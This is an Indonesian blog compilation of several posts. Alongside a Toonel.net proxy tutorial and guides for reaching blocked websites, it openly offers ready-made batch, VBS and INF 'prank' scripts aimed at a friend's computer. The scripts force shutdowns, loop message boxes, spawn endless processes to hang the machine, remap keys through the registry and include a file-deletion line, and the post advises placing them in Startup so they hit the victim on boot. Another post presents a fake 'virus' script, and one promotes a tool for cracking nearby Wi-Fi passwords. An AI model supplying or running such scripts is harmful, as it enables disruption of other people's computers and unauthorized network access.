snow transpormation

Sabtu, 18 Februari 2012

Mengenal Toonel.net dalam Koneksi Internet

Buat temen-temen yang sudah biasa melanglang di dunia internet pasti mengenal Toonel.net dan apa manfaatnya. Tapi saya yakin, di antara temen-temen pasti ada juga yang belum mengenal apa itu Toonel. Nah, buat temen-temen yang belum mengenalnya, sekarang saya akan menginformasikan sedikit yang saya tau tentang Toonel.net, dan apa manfaatnya.
Apa itu Toonel.net dan apa kegunaannya?
Toonel.net pada dasarnya adalah sebuah server yang melakukan kompresi data yang ditransfer dari server ke browser klien, dimana dengan adanya kompresi data tersebut maka proses transfer data itu menjadi lebih efisien. Prinsip dasar ini mirip seperti browser Opera Mini yang biasa dipakai pada ponsel atau PDA dalam hal kompresi data yang ditransfer yang melakukan koneksi internet.
Toonel ini akan cukup membantu pada koneksi dial up (termasuk koneksi dengan GPRS atau CDMA) atau koneksi internet dengan batasan bandwidth tertentu tiap bulannya.
Toonel ini sendiri adalah sebuah aplikasi Java dan bersifat opensource, dan penggunaan softwarenya sendiri tidak dipungut biaya alias gratis.
Bagaiaman penggunaanya? Cukup mudah kok pengguannya, yang pertama silakan download aplikasi Toonel yang ada di www.toonel.net (http://www.toonel.net/downloads.html) untuk windows silakan download versi terakhir yaitu versi 0.0.50.50 (03-jan-2006), aplikasi ini sebenernya adalah sebuah panel monitor dari penggunaan Toonel.net.

Langkah berikutnya adalah melakukan setting proxy pada browser (ini mengarahkan halaman web yang kita buka untuk melewati server Toonel.net terlebih dahulu untuk dikompress, sebelum akhirnya masuk ke browser kita). Untuk browser Firefox, masuk ke menu Tools kemudian Options. Selanjutnya kita pilih menu Advanced, dilanjutkan dengan memilih tab Network.

Setelah itu kita masuk ke Settings, di sini kita pilih Manual proxy configuration, kemudian isi HTTP Proxy dengan 127.0.0.1, dan kolom Port diisi 8080.

Sampai di sini proses seting sudah selesai. Pada saat kita online internet, kita jalankan aplikasi Toonel yang telah kita download tadi, dan kita bisa melihat kompresi data yang dilakukan pada tab Stats.
Cukup mudah kan penggunaannya.
Demikian informasi singkat yang bisa saya sampaikan, silakan mencoba dan merasakan apakah ada manfaat lain dari Toonel.net ini, dan buat temen-temen lain yang tau lebih banyak informasi tentang Toonel.net ini ditunggu komentar-komentarnya.
Bookmark and Share

Cara Menghemat Pemakaian Internet (#3) – Tutorial Toonel.net

Posted by katroboy pada Agustus 6, 2008
Pfuhhh.. setelah tertunda selama beberapa minggu, akhirnya beres juga nih tutorial cara penggunaan toonel.net yang Katroboy janjikan selama ini. Buat yang baru pertama kali membaca artikel ini, karena tutorial ini adalah ‘rangkaian’ dari pembahasan mengenai Tips dan Trick cara menghemat pemakaian internet, maka silahkan baca dulu artikel-artikel sebelumnya dibawah ini:
- Cara menghemat pemakaian internet tips trick
- Cara menghemat pemakaian internet (2) dengan toonelnet
Buat yang kesulitan membaca Tutorial ini secara online, Katroboy sudah buatkan tutorialnya dalam format pdf: klik disini untuk mendownload

Cara menggunakan aplikasi toonel.net ini sangat2 mudah sekali, cuman ada 3 langkah saja, 1. download dulu aplikasinya, 2. Install dan 3. Setting Proxy browser anda!
OK, here we go… Pertama-tama, Katroboy menggunakan toonel pada Windows XP SP2 dan menggunakan Mozilla Firefox sebagai web browser. Selanjutnya silahkan download dulu software toonel-nya disini.
Extract file nya (nama file: toonel.jar) dan simpan di folder yang kamu inginkan, lalu buat shortcut ke file tersebut, biar lebih gampangnya buat shortcut langsung ke Start Menu atau Quick Launch toolbar yang disebalah tombol [Start] Windows. Jadi apabila kita ‘konek’ ke Internet, kita bisa dengan cepat meng-click toonel.jar sebelum membuka web browser. Sebaiknya buka dulu toonel.jar sebelum login/dial ke internet. Sebenarnya software ini dibuat dalam bahasa Java, jadi kita  membutuhkan Java Runtime Environment (JRE) untuk menjalankannya, tetapi Katroboy sarankan untuk mencoba dulu dengan langsung membuka toonel.jar (siapa tau JRE nya udah ada di komputer kamu, jadi ga perlu repot2 -makan waktu lebih lama- lagi untuk mendownload JRE yang lumyan besar ukuran filenya), tetapi kalau sudah di click dan muncul windows ini (*windows cannot open this file:*): berarti JRE nya belom ada tuh… hehehe.. :D Silahkan klik disini untuk meng-unduh-nya :-P Kalau sudah berhasil di donlot, install dulu JRE nya, kemudian restart komputer kamu. Sekarang coba masuk ke Control Panel, dan kalau ada icon Java disitu berarti JRE sudah terinstall dengan ‘selamat’ :-P Sekarang langsung kita coba saja, click kembali toonel.jar, harusnya aplikasi toonel.net terbuka dengan ‘mulus’ :) (lihat gambar dibawah) Selanjutnya buka/click tab [Mapping], dan click baris 127.0.0.1 -> lihat statusnya dibawahnya, apabila tertulis {running} berarti toonel sudah aktif di komputer kita. Kalau belum click tombol [Apply] Langkah berikutnya adalah setting Proxy browser kita, apabila anda menggunakan Firefox sama seperti Katroboy (Firefox versi 3 loh ya..), maka buka Firefox nya, masuk ke menu Tools -> Options, buka tab [Network] dan click tombol [Settings...], maka akan muncul window berikut: masukkan setiing seperti contoh gambar diatas, perhatikan alamat IP & port proxy yang kita masukkan harus sama dengan IP yang sudah kita tentukan di toonel tadi (IP: 127.0.0.1  port :  8080). Buat pengguna Internet Explorer, untuk setting Proxy, silahkan masuk ke menu Tools -> Internet Options, buka tab [Connections] dan click tombol [LAN Settings...] (lihat gambar dibawah) Jangan lupa setelah setting proxy, tutup dulu web browser anda. OK, sekarang setelah semuanya berhasil di setting dengan baik, mari kita coba aplikasi toonel ini apakah bekerja dengan semestinya dan sesuai dengan harapan kita.. (menghemat pulsa/pemakaian internet kita). Silahkan Login/dial ke internet, pastikan toonel sudah aktif, buka web browser dan browsing ke situs pilihan anda (katakanlah http://katroboy.wordpress.com :-P ) dan perhatikan kompresi bandwith di aplikasi toonel kita (tab [Status]). Apabila sudah muncul angka2 nya, berarti.. **abrakadabra**… toonel berhasil mengehemat pulsa/quota/uang kita… hehehe… Untuk mengetahui seberapa besar toonel bisa menghemat pemakaian Internet kita, coba bandingkan antara browsing dengan menggunakan toonel dan dengan tidak menggunakan toonel.
Caranya (bisa baca hasil perbandingannya Katroboy disini), atau kalau mau test sendiri juga silahkan.. :-P
1. Tanpa toonel
a. Cek dulu quota/pulsa anda sebelum browsing,
b. nonaktifkan aplikasi toonel (close aja)
c. matikan settingan proxy di web browser
d. login/dial ke internet
e. buka browser dan browsing ke situs apa saja (contoh http://katroboy.wordpress.com)
f. logoff dari internet
g. cek kembali pulsa/quota anda (catat berapa yang terpakai)
2. Dengan toonel
a. Cek dulu quota/pulsa anda sebelum browsing,
b. aktifkan aplikasi toonel (lihat statusnya)
c. setting kembali proxy di web browser anda
d. login/dial ke internet
e. buka browser dan browsing ke situs yang tadi (pastikan harus situs sama ya..)
f. cek kompresi di toonel (catat Total Compression Ratio nya)
g. logoff dari internet
h. cek kembali pulsa/quota anda (catat berapa yang terpakai)
Dan bandingkan antara mengunakan toonel dan tanpa toonel, harusnya persentase nya sama dengan Ratio nya toonel! Kalau memang sama atau beda2 tipis… selamat anda berhasil berinternet lebih hemat! heheehehe… Tapi kalau ga ada bedanya.. yaaa.. berarti ga ngaruh donk ya… :D
By Andi kuswanto

Cara Mengakses Web Yang Diblokir

Mar 31, 2011 Leave a Comment
1

Website seperti facebook, twitter dan situs jejaring sosial lainnya umumnya diblokir di sekolah-sekolah , perguruan tinggi dan kantor. Terdapat beberapa trik dimana Anda dapat melewati batasan da nmengakses situs yang diblokir, yang paling jelas adalah penggunaan proxy atau website Anonymizer. Tetapi menggunakan proxy tidak selalu bekerja karena mereka diblokir oleh firewall juga. Di sini ada beberapa daftar metode lain untuk mengakses konten yang diblokir.

1. Gunakan IP bukan URL
Setiap situs memiliki alamat ip setara. Metode ini bekerja terbaik ketika diblokir situs disimpan sebagai daftar URL. Anda dapat menggunakan alamat ip untuk mengakses konten yang diblokir. Misalnya untuk akses facebook Anda dapat menggunakan alamat ip 69.63.189.11 di address bar anda. Anda dapat menggunakan ip-address.com untuk menemukan alamat ip dari situs-situs lain.

2. Gunakan Google Cache
Semua mesin pencari utama seperti Google yahoo dan Bing menyediakan cache halaman-halaman situs web sendiri. Anda dapat mengakses website yang diblokir dengan melihat salinan cache mereka di search engine.


3. Layanan Terjemahan
Terjemahan layanan seperti Google Translate , menerjemahkan sebuah website dari satu bahasa ke bahasa lain dan menampilkan hasil diterjemahkan pada halaman mereka sendiri. Anda dapat mengakses website yang diblokir dengan menerjemahkan kembali url yang diblok menggunakan layanan  online terjemahan tersebut.

4. Mengambil halaman web via Email
Web2Mail adalah sebuah layanan gratis yang mengirimkan setiap situs web ke dalam kotak masuk Anda. Yang perlu Anda lakukan adalah mengirimkan email ke www@web2mail.com dengan URL sebagai judul subjek.

5. Wayback Machine
Wayback Machine secara berkala menyimpan salinan hampir semua situs di internet dari tanggal mereka  mulai. Anda dapat mengakses situs Anda yang diblokir dengan mengambil salinan terbaru dari arsip .

6. Screen-Resolution.com
Screen-Resolution.com memungkinkan Anda untuk melihat situs web apapun dalam resolusi yang berbeda. Ini bisa menjadi alat yang menarik untuk mengakses website yang diblokir.

7. Google Mobile Search
Google Mobile Search menampilkan suatu halaman web seperti jika Anda melihat pada ponsel. Anda dapat menggunakannya untuk mengakses website yang diblokir tapi javascript dan css akan dinonaktifkan.

8. Redirect dengan URL Shortener
Layanan URL pendek digunakan untuk mengkonversi URL yang panjang dalam satu URL yang lebih pendek. Anda dapat mengkonversi url Anda yang diblokir menjadi lebih pendek dan menggunakannya untuk mengakses website yang diblokir. Trik ini tidak selalu berhasil. Kedua layanan populer memperpendek url yang bit.ly dan adf.ly

9. USB Browsing
Anda dapat menggunakan metode ini jika Anda memiliki akses ke usb port, Anda dapat memuat usb dengan Anda sendiri Firefox portabel, atau dengan Tor portabel plugin atau Anda langsung dapat menggunakan tor-firefox .

10. Proxy Websites
Ini adalah metode yang dikenal umum untuk mengakses website yang diblokir. Ada ribuan proxy online yang dapat anda gunakan untuk berselancar anonim atau untuk mengakses website yang diblokir. Berikut adalah Situs-situs Web Proxy Untuk Akses Website Yang Diblokir

Cara lain adala menggunakan extensi chrome atau add-ons firefox, cukup searching aja di google web stores atau moziila add-ons tetapi cara kerjanya tak jauh beda dengan Proxy Website, jadi jika anda mengaktifkan extensi atau add-ons tersebut, anda akan dibawa ke salah satu Proxy web mereka. cara ini bagus untuk akses situs luar negeri, tapi untuk akses situs dalam negeri hasilnya kurang memuaskan....

Membuka Situs Yang Di Blokir

Di bawah ini ada beberapa Cara Membuka Situs Yang Di Blokir.
1. Menggunakan alamat IP
Apabila aplikasi yang digunakan hanya memblokir nama domain saja (misal: www.google.com), ini dapat disiasati dengan menggunakan alamat IP situs tersebut misalnya untuk google : http://209.85.171.99/).
Untuk mengetahui alamat IP sebuah situs, kita dapat mencoba melakukan ping terhadap situs tersebut. Caranya masuk ke command prompt (Start > Run > ketik: cmd > Enter) dan ketik ping nama_situs.com lalu tekan enter. Maka akan muncul alamat IP situs tersebut.
2. Menggunakan Proxy di Browser
Ada banyak sekali proxy gratis yang dapat Anda temukan di internet, beberapa situs yang bisa Anda pakai secara gratis:
http://www.freshproxylist.org
http://www.samair.ru
http://www.freshproxylist.net
http://www.freshproxylist.com
http://www.proxynext.com
Setelah Anda memilih salah satu proxy dari situs-situs di atas, konfigurasi browser Anda untuk menggunakan proxy tersebut.
3. Menggunakan Layanan Short URL
Cara lain yang bisa dilakukan adalah dengan memanfaatkan layanan url shortening seperti :
http://www.tinyurl.com
http://www.moourl.com
http://www.snipurl.com
http://www.shorturl.com
4. Menggunakan Arsip Online dan Cache
Beberapa mesin pencari seperti Google dan Yahoo menyimpan tembolok berbagai situs populer yang tetap bisa melihat isi dari situs walaupun yang aslinya telah diblok atau dihapus sekalipun.
Klik link bertuliskan ‘cached’ maka kita akan dibawa ke halaman tembolok dari mesin pencari (apabila disimpan).
SITUS DIBLOKIR 150x150 Cara Membuka Situs Yang Di Blokir
5. Menggunakan Layanan Anonymizer
Menggunakan layanan anonymizer, alamat IP dan informasi Anda yang lain tidak akan diketahui oleh situs yang Anda kunjungi.
Kebanyakan layanan seperti ini adalah berbayar, namun ada beberapa yang masih tersedia gratis seperti :
http://www.anonymouse.org
http://www.dailybestlinks.com
http://www.youhide.com
http://www.youhide.info
6. Menggunakan Penerjemah Online / Translator Online
Layanan penerjemah online yang terkenal seperti
http://world.altavista.com
http://translate.google.com
http://www.worldlingo.com
http://www.windowslivetranslator.com
Cukup masukkan URL situs yang diblok dan pilih opsi terjemahan ke dalam bahasa yang Anda inginkan (atau bahasa yang sama).
7. Berlangganan RSS Feed
Trik yang ini mungkin tidak berlaku untuk berbagai situs, tetapi jika situs yang ingin Anda kunjungi menyediakan fitur sindikasi RSS, (biasanya situs berita dan blog), Anda dapat mencoba untuk berlangganan dan membacanya dengan sebuah RSS/Feed Reader.
Layanan RSS/ Feed Reader yang dapat Anda gunakan bisa berupa aplikasi desktop (Feed Demon, Feed Reader dan Sharp Reader), web browser Firefox, Opera, IE dan lain-lain, atau dengan tambahan ekstensi (InfoRSS, Sage, dan NewsFox), dan yang terakhir menggunakan aplikasi online (Google Reader dan Feed Show).
8. Berlangganan Melalui Email
Layanan terbaik untuk cara yang ini adalah http://www.mail2web.com/.
Kita dapat berlangganan situs-situs favorit kita melalui email. Anda juga dapat berlangganan banyak situs sekaligus yang diatur dalam folder-folder sehingga tertata rapi. Setiap kali halaman situs berubah, Web2Mail akan secara otomatis mengirimkan halaman baru ke alamat email Anda. Anda juga dapat mengatur apa saja dan kapan dikirimkan.
Ada juga layanan RSSFWD yang akan secara otomatis mengubah RSS menjadi email yang dikirimkan ke akun email Anda.
9. Menggunakan Google Mobile Search
Anda juga dapat mencoba menggunakan Google mobile search, tetapi biasanya hasil yang didapat tidak maksimal.

GABUNGKAN BERBAGAI JEJARING SOCIAL DALAM SATU SOFTWARE


Yoono Desktop merupakan tools yang mampu menggabungkan berbagai situs jejaring social dan instant message seperti Facebook, Twitter, Yahoo Messenger, Myspace, Google Talk, Windows Live Messenger dalam satu software. Dengan tools ini Anda dapat meng-update status Facebook, Twitter dan lain-lain dari Yono Desktop sehingga mampu mempermudah pekerjaan.

Untuk menggunakan software gratis ini caranya sangat mudah. Install dulu softwarenya,tambahkan akun apa saja yang ingin Anda aktifkan di Yoono Desktop. Misalnya Anda ingin mengaktifkan Facebook, maka klik icon Facebook dan akan muncul tampilan icon yang berisi berbagai jejaring social yang ingin anda akses.

Anda hanya di minta mengisikan email dan password Anda. Setelah Anda mengklik tombol Login maka akan muncul halaman konfirmasi untuk menghubungkan Facebook dengan Yoono Desktop. Klik tombol Allow. Untuk menambah akun yang lain caranya sama seperti di atas. Anda hanya mengklik icon sesuai dengan social networking & IM service yang Anda inginkan.

Download Yoono Dekstop

12 trik jail komputer teman

wooooooowwwww....... di liat dari judulnya sudah serem apa lagi di praktekinnya....hohoho ngeriiiiii....ok sobat SC kali ini gua akan memberikan trik jail lagi...heheheh seneng banget postingin trik jail terus,,,oia dong,,hahah...trik di bawah ini merupakan cara hack komputer yang super jail. mungkin cara ini bisa di coba ke teman boy untuk balas dendam entah apalah permasalahan,yang penting gua gak ikut campur, tapi gua cuma memberi titk agar gak macem-macem lagi teman boy, ,hohoho berikut langkah-langkahnya :
1. Boy harus mempunyai aplikasi Notepad.
2. kalau sudah punya ikuti langkah di bawah ini.
3.klik start > all programs > accessories > Notepad
4. copy paste script di bawah ini ke Notepad.


#1# Membuat komputer Shoutdown sendiri


#################################################################
@echo off
msg * I don't like you
shutdown -c "Error! You are too ******!" -s
################################################################
Lalu save As dengan nama :Samsoftwae-cyber.bat type file : All file
*************************************************************************************

#2# Membuat Tombol Caps Lock menyala terus-menerus
################################################################
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop
###############################################################
Lalu save As dengan nama :Samsoftwae-cyber.vbs type file : All file
[Tombol CAPSLOCK akan menyala terus-menerus]
************************************************************************************


#3# Membuat Pesan Jail mucul terus
#############################################################
@ECHO off
:Begin
msg * Assalammualaikum
msg * izin jail ya boy,
msg*cuma ngasih virus rendah doang
msg*cpu boy dah kena virus berbahaya
msg * biar masalah nya kelar
GOTO BEGIN
#############################################################
Lalu save As dengan nama :Samsoftwae-cyber.bat type file : All file
Script ini, walaupun di close tab pesan ini masih muncul, kata katanya bisa diubah sesuai selera boy
**********************************************************************************


#4# membuka Tutup CD/DVD room
#############################################################
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
#############################################################
Lalu save As dengan nama :Samsoftwae-cyber.vbs type file : All file
maka DVD/CD roomnya akan membuka dan menutup otomatis,


#5# Membuat script mucul terus menerus
#############################################################
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
#############################################################
Lalu save As dengan nama :Samsoftwae-cyber.vbs type file : All file


#6# Membuat Tombol Backspace menjadi eror - menekan terus menerus
#############################################################
MsgBox "kembali ke menu sebelumnya"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop
#############################################################
lalu save As- dengan nama : samsoftware-cyber.vbs type file:All file
*********************************************************************************


#7# Cara Membuat menulis pesan dengan sendirinya
#############################################################
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "http://samsoftware-cyber.blogspot.com"
loop
#############################################################
lalu save As- dengan nama : samsoftware-cyber.vbs type file:All file
*********************************************************************************


#8# Cara Membuat Notepad Terbuka Otomatis - terus menerus
#############################################################
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
#############################################################
lalu save As- dengan nama : samsoftware-cyber.bat type file:All file
*********************************************************************************


#9# Membuat Notepad dengan Pesan Jail
#############################################################
WScript.Sleep 1800
WScript.Sleep 100
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 10
WshShell.AppActivate "Notepad"
WScript.Sleep 50
WshShell.SendKeys "sa"
WScript.Sleep 50
WshShell.SendKeys "la"
WScript.Sleep 50
WshShell.SendKeys "m"
WScript.Sleep 50
WshShell.SendKeys "du"
WScript.Sleep 50
WshShell.SendKeys "ni "
WScript.Sleep 50
WshShell.SendKeys " a"
WScript.Sleep 50
WshShell.SendKeys "cy"
WScript.Sleep 50
WshShell.SendKeys "be"
WScript.Sleep 50
WshShell.SendKeys " r"
WScript.Sleep 50
WshShell.SendKeys "d"
WScript.Sleep 50
WshShell.SendKeys " v"
WScript.Sleep 50
WshShell.SendKeys "!"
WScript.Sleep 50
WshShell.SendKeys "lz "
#############################################################
lalu save As- dengan nama : samsoftware-cyber.vbs type file:All file


#10# Cara Membuat Memilih jawaban
#############################################################
@echo off
title pertanyaan hari ini :)
:menu
cls
echo jika boy mengalami masalah..seperti kompi boy terkena virus.apa yang boy lakukan
pause
echo pilih yang mana:
echo 1. repair koputer
echo 2. instal ulang
echo 3. beli yang baru
set input=nothing
set /p input=Choice:
if %input%==1 shutdown -s -t
30
if %input%==2 del c:xxx
if %input%==3 @ECHO off
msg * waduhhh
msg * kok jadi gini ya boy ?
msg * komputer boy terinpeksi virus luar negri
msg * cepet-cepet install ulang
msg * agar tidk merusak hadware yang lainnya
@ECHO off
:top
START %SystemRoot%
system32notepad.exe
GOTO top
#############################################################
lalu save As- dengan nama : samsoftware-cyber.bat type file:All file
*************************************************************************************


#11# Membuat Komputer Hang dengan Kode script Notepad
#############################################################
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
start cyber.bat
#############################################################
lalu save As- dengan nama : samsoftware-cyber.bat type file:All file
*************************************************************************************


#12# Cara Mematikan Tombol Keyboard
#############################################################
[Version]
Signature=”$Windows NT$”

[DefaultInstall]
AddReg =AIUEO

[AIUEO]
HKLM,”SYSTEM\CurrentControlSet\Control\Keyboard Layout”,”Scancode Map”,0×1,00,00,00,00,00,00,00,00,06,00,00,00,00,00,1e,00,00,00,12,00,00,00,
17,00,00,00,18,00,00,00,16,00,00,00,00,00
#############################################################
lalu save As- dengan nama : samsoftware-cyber.inf type file:All file
Untuk menjalankannya :
> klik kanan nama file JAIL.INF dan pilih menu> Install

> Log Off komputernya agar trik ini berfungsi.

NB : Script diatas dimaksudkan untuk mematikan tombol A I U E O pada keyboard.
************************************************************************************

Untuk menormalkannya
#############################################################
[Version]
Signature=”$Windows NT$”

[DefaultInstall]
DelReg =normal

[normal]
HKLM,”SYSTEM\CurrentControlSet\Control\Keyboard Layout”,”Scancode Map”
#############################################################
lalu save As- dengan nama : samsoftware-normal.inf type file:All file
Untuk menjalankannya
Klik kanan file ini, pilih >Install
Log Off komputernya.


NB; jika boy mau yang lebih mantep,,,,,trik jail itu setelah menjadi file,,,simpan di startup
kenapa..? agar ketika sangkorban menyalakan komputernya..file jail tersebut langsung bekerja sendiri..


Nah trik jail sudah selasai,,,,,,,,,maka bersenang-senanglah para sobat cyber.....

kerugian di tanggun pemenang,,,wwhwhhwh

Membuat virus dinote pad

Mau tau cara bikin virus hanya dengan sebuah notepad,,,?????jiaaakkkkhhhhh..  cuma notepad??gak perlu banya busa basi,,,karena ane lagi pusing mending langsung aja. kita membuat virus yang maha ganas dan supeer ganas tapi tetap yang aman-aman saja buat kita..ckckckckckckkckcc

Nah.... perlu boy tau kalo virus ini hanya dapat merestart komputer yang terinfeksi dan juga akan menampilkan suatu tulisan yang berisi komputer anda sedang terserang virus ganas..langsung aja yaaaaaa,,,,,,,,


langkah - langkahnya :


1. klik Start–>All Programs–>accessories klik Notepad
Copy paste kode di bawah ini ke notepad,

cls
:A
color 0a
cls
@echo off
echo Wscript.Sleep 5000>C:\sleep5000.vbs
echo Wscript.Sleep 3000>C:\sleep3000.vbs
echo Wscript.Sleep 4000>C:\sleep4000.vbs
echo Wscript.Sleep 2000>C:\sleep2000.vbs
cd %systemroot%\System32
dir
cls
start /w wscript.exe C:\sleep3000.vbs
echo hay boy ketemu lagi dengan samsoftware-Cyber.....kali ini ane mau ngrusak syytem lo ni,,,,heheheh…
echo …………………
echo:
echo:
start /w wscript.exe C:\sleep3000.vbs
echo NEXT…………!
echo:
echo:
echo gak papa kan ????
echo jangan ngmbek ya,,,,,??
echo:
echo:
echo IM SAMSOFTWARE
start /w wscript.exe C:\sleep2000.vbs
echo …………
start /w wscript.exe C:\sleep4000.vbs
echo …………
echo NTAR…….!
start /w wscript.exe C:\sleep2000.vbs
echo:
echo:
echo:
echo PENYERANGAN KALI INI ANE MENGIRIM VIRUS MEMATIKAN…
cd C:\Documents and Settings\All Users\Start Menu\Programs\
mkdir Si_INDO_CRACKER
start /w wscript.exe C:\sleep3000.vbs
echo:
echo:
echo:
echo:
echo HAHAHHAHAHAH
echo WAH VIRUSNYA DAH MULAI MASUK NI,,,,
echo BOLEH ANE INTIP DIKIT KMPI BOY
echo HMM BOLEH JUGA NEH ISINYA
echo WAH BANYAK BOKEPNYA...HEHEHEH
echo:
echo:
echo:
echo:
echo:
echo HAHAHAH BOLEH MINTA GAK NI BOY,,,,,,…
start /w wscript.exe C:\sleep3000.vbs
echo ………..
echo zzzzzzz….
echo:
echo:
start /w wscript.exe C:\sleep3000.vbs
echo KALU YANG ARIL LUNA PUNYA GAK BOY,,,?????!
echo:
echo:
echo:
start /w wscript.exe C:\sleep2000.vbs
echo FIREWALL KAMU ANCUR…
start /w wscript.exe C:\sleep2000.vbs
echo SEMUA SYSTEM SUDAH ANE HANCURJAN…
start /w wscript.exe C:\sleep2000.vbs
echo VIRUS SILAHKAN BOOTING DENGAN SEGALA HORMAT…
start /w wscript.exe C:\sleep2000.vbs
echo:
echo:
echo:
echo VIRUS VIRUS MULAI MENGHACURKAN SYSTEM BOY!
start /w wscript.exe C:\sleep2000.vbs
echo:
echo:
echo I LOVE U FULL
echo HA HA HA HA
echo:
echo:
echo:
echo:
start /w wscript.exe C:\sleep2000.vbs
pause
shutdown -f -s -c “SAMAL HANGAT SMSOFTWARE-CYBER.”
Kemudian disimpan dengan nama terserah Kamu diakhiri .bat dan save type all file .
(conto : samsoftware-cyber.bat)


Nah....Disini ane memberikan trik untuk berbagi dan sama-sama belajar.an gak tanggung jawab bila ada yang di rugikan, Dan terserah bagaimana Kamu menyikapinya .,,,ingt jangan keterusan,,,yahh,,,heheheheh
Created by: Andi

Menembus proxy server dengan IP Desimal (cm5)

| Rabu, 17 Juni 2009
1. Buka cmd
Start >> All Programs >> Accesories >> Command Prompt

2. ketik ping site yang terblock untuk kita lihat ip addressnya...
disini saya mencontohkan http://www.youtube.com
karena ada beberapa isp yang memblog situs ini, atau bisa juga dengan situs lain yang di blog oleh ISP anda, kali ini saya mencoba memberikan contoh dari youtube saja...


ping www.youtube.com


maka kita dapat melihat ip addressnya yaitu :
kita mendapatkan ip addressnya yaitu :

208.177.236.70

nah setelah kita dapatkan IP dari web target

3. masukkan alamat ini ke

http://www.allredroster.com/iptodec.htm
untuk kita jadikan desimal :

kita lihat hasilnya ...

Desimal dari alamat ip 208.177.236.70 adalah HTTP://3497389126

4. Setelah ketemu pindahkan HTTP://3497389126 ke browser yang anda gunakan!
dan hasilnya :
Bim Salabim...

nah, situs udah muncul... Simple kan??? silahkan di Coba di tempat anda.

By: andi TKJ

Cara Gampang Bobol Password Wireless/Wifi/Hotspot


Sapa bilang wifi/hotspot yang sudah di proteksi dengan password tidak bisa di bobol. Bagi kalian yang dirumahnya dekat dengan area hotspot tapi tidak bisa ikut menggunakannya karena di proteksi password, ini ada tools yang ampuh untuk membobol password hotspot di area sekitar kalian.


Ga usah pusing-pusing cukup dengan satu aplikasi yang ukuranya saja sangat kecil. Software nya bernama wzcook, dengan software ini anda akan gampang menjebol jaringan wireless/hotspot sekitar yang anda mau. Tentunya yang telah dipasangi password oleh si pemiliknya.

Adapaun cara utk menggunakan wzcook ini,anda hanya membutuhkan sebuah laptop
yang menyimpan aplikasi wzcook tsb dan jaringan Wireless tentunya.
anda cukup menjalankan wzcook dan secara otomatis akan mencari jaringan Wireless
beserta passwordnya,setelah itu anda tinggal menggunakan
access Wireless tsb dgn gratis…
Mau? Monggo di sedot software penjebol password wifi

Cara Memasang Password di Flashdisk

Postingan kali ini samsoftwareCyber akan menjelaskan bagai mana cara memasang password di FLASHDISK kesayangan kita,mungkin sekarang banyak software - software yang dapat mengunci flashdisk. Tetapi kali ini ane akan memberikan tips untuk mengunci FLASHDIK yaitu dengan cara script - script . sebelumnya cara ini saya dapatkan dari BLOG - BLOG atuw web - web yang menjelaskan bagaimana cara mengunci flashdisk.


Nah....Cara ini akan otomatis meminta password ketika flashdisk dibuka oleh seseorang dan jika password salah, maka komputer akan shutdown secara otomatis.
Langsung saja ....eeeitssss sebelum anda memulainya,,,,siapkan sepiring pisang goreng dan susu,,,biar anda tidak jenuh untuk mengikuti langkah - langkah di bawah ini,,,,heheheheh

1 .langkah pertama
klik Start >All Programs >Accessories >Notepad
copy paste script kode dibawah ini ke notepad.

on error goto 0
dim s,quest,sd,m,winpath,fs
set sd=createobject("Wscript.shell")
set fs=createobject("Scripting.FileSystemObject")
set winpath=fs.getspecialfolder(0)
set s=wscript.createobject("wscript.shell")
do while quest=""
quest=inputbox("Masukkan PASSWORD, Jika anda salah dalam memasukkan password, maka komputer ini akan ShutDown!!!","http://samsoftware-Cyber.blogspot.com")
if quest="" then
m=MsgBox("Maaf anda belum memasukkan password,Silahkan masukaan password anda....!", 0+0+48, "!!!","http://samsoftware-Cyber.blogspot.com")
end if
loop
if quest="TULIS PASSWORD ANDA DISINI" then
s.run "shutdown -a"
sd.run winpath & "\explorer.exe /e,/select, " & Wscript.ScriptFullname
else
s.run "shutdown -s -t 0"
end if

TULIS PASSWORD ANDA DISINI ganti sesuai keinginan anda, itu adalah sebagai tempat password anda. Pemakaian huruf kapital sangat berpengaruh. saya sarankan memakai angka yang sudah diingat di luar kepala.
lalu save as dengan nama dengan "passwordlock.vbs" tanpa tanda kutip, sebelum di save as pastikan pilih all files.

2. Langkah kedua :
Buka Notepad lagi seperti cara di atas, ini untuk pengaturan otomatis setelah flashdisk anda dimasukan ke PC.
